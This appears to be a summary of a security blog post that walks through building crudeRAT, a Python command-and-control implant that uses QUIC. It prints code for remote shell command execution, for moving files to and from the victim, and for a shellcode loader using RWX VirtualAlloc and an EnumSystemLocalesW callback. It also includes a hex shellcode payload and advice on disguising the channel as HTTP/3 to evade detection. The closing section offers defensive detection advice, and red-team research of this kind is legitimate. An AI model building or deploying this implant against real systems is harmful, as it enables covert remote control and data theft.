
Executive Summary
This article by R.B.C (g3tsyst3m) walks through the construction of a minimal proof-of-concept C2 implant—crudeRAT—that uses the QUIC protocol as its transport layer. QUIC is UDP-based, TLS 1.3–encrypted by default, and increasingly common on networks as the transport for HTTP/3, which gives it favorable detection evasion characteristics compared to traditional TCP-based reverse shells that most monitoring stacks signature heavily. By building atop the aioquic Python library and using a custom ALPN negotiation string, the implant establishes an encrypted bidirectional channel that can execute shell commands, transfer files in both directions with progress bars, and execute shellcode using the EnumSystemLocalesW Windows API callback technique.
The article covers the full stack: the server-side handler (quicsvr3.py), the Windows implant (quiccli3.py), file upload and download state machines, the shellcode loader, a keep-alive coroutine, and self-signed certificate setup. It also discusses operational limitations—no persistence, single-implant tracking, timing assumptions in shell output collection—and guidance on ALPN string selection for operational engagements. Source code is published on GitHub.
What Even Is QUIC?

QUIC (Quick UDP Internet Connections) was originally developed by Google and standardized as RFC 9000. It serves as the transport layer for HTTP/3. Several properties make it attractive for C2 transport design:
- Encrypted by default: TLS 1.3 is integrated into the protocol from the first packet—there is no plaintext handshake phase.
- UDP-based: TCP-centric monitoring stacks and deep-packet inspection tools may not inspect QUIC traffic by default.
- Multiplexed streams: Multiple independent data streams operate over a single connection with no head-of-line blocking.
- Connection migration: Connections survive IP address changes without reconnection.
- ALPN negotiation: Custom Application Layer Protocol Negotiation strings let the implant masquerade as any named protocol. The crudeRAT example uses
"g3tsyst3m".
Installing the required libraries:
pip install aioquic tqdmMeet crudeRAT
The implant is intentionally minimal—a demonstration of capabilities rather than a production tool. It supports:
- Encrypted reverse shell over QUIC on UDP/4433
- Shell command execution (
net user,whoami, directory traversal, etc.) - File upload to the implant (
send) with tqdm progress visualization - File download from the implant (
recv) - Shellcode execution via
EnumSystemLocalesWcallback using hex-encoded shellcode input - Keep-alive PING frames every 20 seconds to maintain the QUIC connection
Architecture Overview


The setup is two Python scripts communicating bidirectionally over TLS 1.3–encrypted QUIC. Self-signed certificates bypass client-side verification while maintaining full encryption. The server listens on UDP/4433:
[Attacker Linux Box (or Windows)]          [Windows Target]
  quicsvr3.py          ↔      quiccli3.py
  (C2 Server)        QUIC/UDP   (QuicRAT Implant)
  port 4433
The crudeRAT Implant (quiccli3.py)
The implant inherits from QuicConnectionProtocol and tracks file transfer state as instance variables. The ImplantProtocol class initializes upload bookkeeping on construction:
class ImplantProtocol(QuicConnectionProtocol):
    def __init__(self, *args, **kwargs):
        super().__init__(*args, **kwargs)
        self._upload_file    = None
        self._upload_path    = None
        self._upload_expect  = 0
        self._upload_recvd   = 0
        self._upload_sid     = None
        self._downloading    = False
Incoming data is routed through a receive handler. When an active upload is in progress, incoming bytes are written directly to the target file until the expected byte count is reached:
if self._upload_file is not None:
    remaining = self._upload_expect - self._upload_recvd
    chunk = raw[:remaining]
    self._upload_file.write(chunk)
    self._upload_recvd += len(chunk)

    if self._upload_recvd >= self._upload_expect:
        self._upload_file.close()
        self._upload_file = None
        self._send(self._upload_sid, "File successfully uploaded!\n")
    return
Outside of file transfer mode, incoming data is decoded as a UTF-8 command string:
cmd = raw.decode('utf-8', errors='ignore').strip()File Upload Protocol
The upload sequence uses a pipe (|) delimiter rather than a colon to avoid conflicts with Windows drive-letter paths. Files are saved to C:\users\public\uploads\ by default on the implant host:
server  → ":upload:|<filename>|<filesize>"
implant → "***Ready for upload***"
server  → raw binary (4096-byte chunks)
implant → "File successfully uploaded!"
[C2] Command> send C:\Users\robbi\Documents\vtotal_hash.txt vtotal.txt
[C2] Sending 64 bytes...
Uploading vtotal.txt: 100%|##################################################| 64.0/64.0 [00:00<00:00, 23.3kB/s]
[C2] File successfully uploaded!File Download Protocol
The download flow is a three-step handshake: the server sends a tagged command, the implant responds with the file size as a plain integer string, then streams raw binary in 4096-byte chunks:
server  → "~download~|<filepath>"
implant → "<filesize>" (plain int string)
implant → raw binary data (4096-byte chunks)
Implant-side download implementation:
filesize = os.path.getsize(filepath)
self._send(sid, str(filesize))
await asyncio.sleep(0.1)

with open(filepath, 'rb') as f:
    while True:
        chunk = f.read(4096)
        if not chunk:
            break
        self._send(sid, chunk)
        await asyncio.sleep(0)  # yield to event loop
[C2] Command> recv C:\Users\robbi\Documents\vtotal_hash.txt c:\users\public\vtotal.txt
[C2] Receiving 64 bytes -> c:\users\public\vtotal.txt
[C2] Downloading vtotal.txt: 100%
[C2] Download complete: c:\users\public\vtotal.txt (64 bytes)
[+] File successfully downloaded! Saved to c:\users\public\vtotal.txt (64 bytes)Executing Commands
Shell commands are executed directly on the implant host. The C2 operator types commands at the prompt and output is streamed back over the QUIC stream:
[C2] Command> whoami

g3tsyst3m-pc\robbi

[C2] Command> net user

User accounts for \\G3TSYST3M-PC

...

[C2] Command> cd c:\

Changed directory to c:\

[C2] Command> cd

c:\
The full help menu:
[C2] Command> help

  <shell cmd>                    Run a shell command on the implant
  cd <path>                      Change implant working directory
  send <local> <remote>          Upload file to implant   (raw binary, tqdm progress)
  recv <remote> <local>          Download file from implant (raw binary)
  send_shellcode <hex>           Execute shellcode on the implant
  exit                           Shut down the C2
Shellcode Execution
Rather than calling shellcode directly via a cast function pointer, the implant routes execution through EnumSystemLocalesW—a legitimate Windows API that iterates system locales and invokes a caller-provided callback for each entry. By passing the shellcode’s allocated address as the callback, Windows calls into the shellcode via a normal OS-dispatched callback chain rather than an obviously suspicious direct invocation.
The three-step allocation and execution sequence:
# 1. Allocate RWX memory for the shellcode
addr = kernel32.VirtualAlloc(None, sz, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE)

# 2. Copy shellcode bytes into the allocated region
buf = (ctypes.c_ubyte * sz).from_buffer_copy(shellcode_bytes)
kernel32.RtlMoveMemory(c_void_p(addr), buf, sz)

# 3. Pass the shellcode address as the callback — Windows calls it for us
kernel32.EnumSystemLocalesW(c_void_p(addr), 0)
The callback runs in a thread pool executor so the async event loop remains responsive, with a 10-second timeout to prevent the implant from freezing if shellcode hangs:
loop = asyncio.get_event_loop()
success = await asyncio.wait_for(
    loop.run_in_executor(None, call_enum),
    timeout=10.0
)
Example usage sending a calc.exe shellcode payload:
send_shellcode 4883ec284883e4f04831c965488b4160488b4018488b7010488b36488b36488b5e304989d88b5b3c4c01c34831c96681c1ff8848c1e9088b140b4c01c2448b52144d31db448b5a204d01c34c89d148b8646472657373909048c1e01048c1e8105048b847657450726f6341504889e067e32031db418b1c8b4c01c348ffc94c8b084c390b75e9448b480844394b08740375ddcc51415f49ffc74d31db448b5a1c4d01c3438b04bb4c01c050415f4d89fc4c89c74c89c14d89e64889f9b861649090c1e010c1e8105048b84578697454687265504889e24883ec3041ffd64883c4304989c54d89e64889f948b857696e4578656300504889e24883ec3041ffd64883c4304989c64883c408b8000000005048b863616c632e657865504889e1ba010000004883ec3041ffd631c941ffd5Keep-Alive
A background coroutine sends QUIC PING frames every 20 seconds to prevent the connection from timing out under the server’s max_idle_timeout setting:
async def keep_alive(protocol):
    while True:
        await asyncio.sleep(20)
        protocol._quic.send_ping(uid=0)
        protocol.transmit()
The C2 Server (quicsvr3.py)
TLS / QUIC Configuration
A self-signed certificate is sufficient since the implant does not validate the server certificate—encryption is maintained even without chain validation. Generate the keypair:
openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes -subj '/CN=localhost'Server-side QUIC configuration. Note the custom ALPN string "g3tsyst3m" and a 10-minute idle timeout:
config = QuicConfiguration(is_client=False, alpn_protocols=["g3tsyst3m"])
config.load_cert_chain("cert.pem", "key.pem")
config.max_idle_timeout = 600000  # 10 minutes
Download State Machine
The server tracks download progress across three states. This is necessary because file data arrives as a stream of raw bytes with no framing: the implant first sends the file size, then sends binary data until it is exhausted:
_DL_IDLE      = "idle"
_DL_WAIT_SIZE = "wait_size"   # waiting for filesize int from implant
_DL_RECV_DATA = "recv_data"   # receiving raw binary
The write handler trims each chunk to the remaining byte count and closes the file when complete:
def _write_dl_chunk(self, data: bytes):
    remaining = self._dl_filesize - self._dl_received
    chunk     = data[:remaining]
    self._dl_file.write(chunk)
    self._dl_received += len(chunk)

    if self._dl_received >= self._dl_filesize:
        self._dl_file.close()
        self.output_buffer = f"DOWNLOAD_DONE|{self._dl_save_path}|{self._dl_received}"
        self._dl_reset()
Upload with Progress Bar
The server reads the local file in 4096-byte chunks and streams them to the implant, advancing a tqdm progress bar for each chunk:
with open(local_path, 'rb') as f, tqdm(total=filesize, unit="B", unit_scale=True,
                                        desc=f"Uploading {filename}") as pbar:
    for chunk in iter(lambda: f.read(4096), b''):
        client.send_raw(chunk)
        pbar.update(len(chunk))
        await asyncio.sleep(0)
Improvements / Things to Keep in Mind
- No persistence: crudeRAT does not self-install. A separate persistence mechanism (scheduled task, registry run key, etc.) is required for re-connection after reboot.
- Shell output timing: The server uses
await asyncio.sleep(0.5)between polling for shell output. Long-running commands may need a longer sleep or a sentinel string to signal completion. - Single implant: The server tracks exactly one connected client via
current_client. Multi-implant support requires building a proper client list and a routing layer. - ALPN selection: The
"g3tsyst3m"string is appropriate for lab environments only. Production engagements should use an inconspicuous value such as"h3"(HTTP/3) to blend with legitimate traffic.
Wrapping Up
The article concludes that QUIC provides a detection-evasion-friendly encrypted channel: UDP-based transport with TLS 1.3 built in, a custom ALPN identifier, and no plaintext handshake. The full server and client source code is published at the project’s GitHub repository.
Key Takeaways
- QUIC’s TLS 1.3–by-default design means there is no plaintext handshake to inspect—monitoring tools that detect unencrypted command-and-control traffic have nothing to signature on.
- UDP-based QUIC traffic is less commonly deep-inspected than TCP; many network appliances default to allowing or passively logging UDP on non-standard ports.
- Custom ALPN strings (
"g3tsyst3m"in the demo,"h3"for production) let the C2 channel masquerade as known application-layer protocols, complicating protocol-based detection. - The
EnumSystemLocalesWcallback technique avoids a direct function-pointer call to shellcode, substituting a legitimate OS API dispatch as the execution vector—a well-known but still effective evasion layer against naive static detection. - The asynchronous Python architecture (
asyncio+aioquic) enables file transfers and shell sessions on multiplexed QUIC streams without blocking the keep-alive or other concurrent operations. - Self-signed TLS certificates are sufficient to encrypt the channel; they do not weaken confidentiality even though they bypass certificate chain validation on the implant.
- Connection migration means QUIC sessions survive network changes on the target, making the implant more resilient to laptop sleep/wake cycles and roaming without requiring reconnection logic.
Defensive Recommendations
- Inspect QUIC traffic at the network perimeter. Next-generation firewalls and SSL inspection proxies should be configured to terminate and inspect QUIC/UDP connections, not merely allow or log them. Block unknown ALPN strings that do not match known applications.
- Restrict outbound UDP on non-standard ports. Most endpoints have no legitimate reason to initiate UDP/4433 outbound connections. A default-deny egress policy with exceptions for known QUIC services (HTTP/3 on 443) raises the attacker’s cost significantly.
- Monitor for
VirtualAlloc(RWX)+EnumSystemLocalesWsequences. This combination—allocating executable memory followed by a locale enumeration callback—is a known shellcode loader pattern. EDR rules matching this call graph should alert or block. - Alert on Python interpreter making outbound QUIC connections. A Python process (
python.exe,pythonw.exe) opening outbound UDP connections from a user workstation is anomalous and warrants investigation, especially to non-standard ports. - Detect ALPN strings in TLS ClientHello. If your perimeter can inspect TLS metadata without full decryption (via JA3/JA4 fingerprinting or SNI inspection), custom ALPN values that do not match known protocols are a detection opportunity.
- Baseline QUIC usage on your network. HTTP/3 traffic to CDNs and Google services is legitimate; UDP traffic on port 4433 to unexpected external IPs is not. Network anomaly detection tuned to QUIC connection destinations can surface implants without content inspection.
- Audit interpreter runtimes on endpoints. Removing or restricting Python, PowerShell, and other script runtimes from endpoints where they are not needed reduces the attacker’s ability to deploy script-based implants without a compile step.
Conclusion
crudeRAT demonstrates that building an encrypted, multiplexed C2 channel over QUIC is straightforward with the aioquic library—a few hundred lines of Python deliver an encrypted shell, bidirectional file transfer, and shellcode execution with connection resilience built into the transport layer. The detection challenge is real: UDP traffic with TLS 1.3 from the first byte, a customizable ALPN, and no plaintext handshake require defenders to move beyond signature-based TCP inspection toward UDP-aware network monitoring and behavioral endpoint detection. The EnumSystemLocalesW execution path remains a living example of how attackers chain together legitimate API calls to avoid direct shellcode invocation patterns.
Original text: “Building an Encrypted C2 Implant Using QUIC” by R.B.C (g3tsyst3m) at G3tSyst3m’s Infosec Blog.